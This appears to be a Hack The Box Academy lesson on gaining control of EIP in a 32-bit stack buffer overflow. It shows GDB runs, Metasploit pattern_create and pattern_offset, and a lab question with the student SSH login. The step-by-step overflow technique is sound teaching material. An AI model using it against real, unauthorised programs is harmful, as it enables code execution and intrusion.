Take Control of EIP

One of the most important aspects of a stack-based buffer overflow is to get the `instruction pointer` (`EIP`) under control, so we can tell it to which address it should jump. This will make the `EIP` point to the address where our `shellcode` starts and causes the CPU to execute it.

We can execute commands in GDB using Python, which serves us directly as input.

Segmentation Fault

Take Control of EIP

```
student@nix-bow:~$ gdb -q bow32

(gdb) run $(python -c "print '\x55' * 1200")
Starting program: /home/student/bow/bow32 $(python -c "print '\x55' * 1200")

Program received signal SIGSEGV, Segmentation fault.
0x55555555 in ?? ()
```

If we insert 1200 "`U`"s (hex "`55`") as input, we can see from the register information that we have overwritten the `EIP`. As far as we know, the `EIP` points to the next instruction to be executed.


Take Control of EIP

```
(gdb) info registers

eax            0x1  1
ecx            0xffffd6c0   -10560
edx            0xffffd06f   -12177
ebx            0x55555555   1431655765
esp            0xffffcfd0   0xffffcfd0
ebp            0x55555555   0x55555555      # <---- EBP overwritten
esi            0xf7fb5000   -134524928
edi            0x0  0
eip            0x55555555   0x55555555      # <---- EIP overwritten
eflags         0x10286  [ PF SF IF RF ]
cs             0x23 35
ss             0x2b 43
ds             0x2b 43
es             0x2b 43
fs             0x0  0
gs             0x63 99
```

If we want to imagine the process visually, then the process looks something like this.

Buffer



This means that we have to write access to the EIP. This, in turn, allows specifying to which memory address the EIP should jump. However, to manipulate the register, we need an exact number of U's up to the EIP so that the following 4 bytes can be overwritten with our desired memory address.

Determine The Offset

The offset is used to determine how many bytes are needed to overwrite the buffer and how much space we have around our shellcode.

Shellcode is a program code that contains instructions for an operation that we want the CPU to perform. The manual creation of the shellcode will be discussed in more detail in other modules. But to save some time first, we use the Metasploit Framework (MSF) that offers a Ruby script called “pattern_create” that can help us determine the exact number of bytes to reach the EIP. It creates a unique string based on the length of bytes you specify to help determine the offset.

Create Pattern

Take Control of EIP

```
Supto69@htb[/htb]$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 1200 > pattern.txt
Supto69@htb[/htb]$ cat pattern.txt

Aa0Aa1Aa2Aa3Aa4Aa5...<SNIP>...Bn6Bn7Bn8Bn9
```

Now we replace our 1200 "`U`"s with the generated patterns and focus our attention again on the EIP.

GDB - Using Generated Pattern

Take Control of EIP

```
(gdb) run $(python -c "print 'Aa0Aa1Aa2Aa3Aa4Aa5...<SNIP>...Bn6Bn7Bn8Bn9'")

The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /home/student/bow/bow32 $(python -c "print 'Aa0Aa1Aa2Aa3Aa4Aa5...<SNIP>...Bn6Bn7Bn8Bn9'")
Program received signal SIGSEGV, Segmentation fault.
0x69423569 in ?? ()
```

GDB - EIP

Take Control of EIP

```
(gdb) info registers eip

eip            0x69423569    0x69423569
```

We see that the `EIP` displays a different memory address, and we can use another MSF tool called "`pattern_offset`" to calculate the exact number of characters (offset) needed to advance to the `EIP`.


GDB - Offset

Take Control of EIP

```
Supto69@htb[/htb]$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 0x69423569

[*] Exact match at offset 1036
```

Buffer



If we now use precisely this number of bytes for our "U"s, we should land exactly on the EIP. To overwrite it and check if we have reached it as planned, we can add 4 more bytes with "\x66" and execute it to ensure we control the EIP.

GDB Offset


Take Control of EIP

```
(gdb) run $(python -c "print '\x55' * 1036 + '\x66' * 4")

The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /home/student/bow/bow32 $(python -c "print '\x55' * 1036 + '\x66' * 4")
Program received signal SIGSEGV, Segmentation fault.
0x66666666 in ?? ()
```

Buffer



Now we see that we have overwritten the EIP with our "\x66" characters. Next, we have to find out how much space we have for our shellcode, which then executes the commands we intend. As we control the EIP now, we will later overwrite it with the address pointing to our shellcode's beginning.

DOWNLOAD VPN CONNECTION FILE

Connect to Pwnbox
Your own web-based Parrot Linux instance to play our labs.

Pwnbox Location

IN 95ms

Terminate Pwnbox to switch location

Start Instance

∞ / 1 spawns left

Waiting to start...

Enable step-by-step solutions for all questions

Questions

Answer the question(s) below to complete this Section and earn cubes!

Download VPN Connection File

Target(s): Click here to spawn the target system!

SSH to with user "htb-student" and password "HTB_@cademy_stdnt!"

+ 1 Examine the registers and submit the address of EBP as the answer.

Submit your answer here...

+10 Streak pts Submit Hint

Previous Next

? Go to Questions

Table of Contents

My Workstation

OFFLINE

Start Instance

∞ / 1 spawns left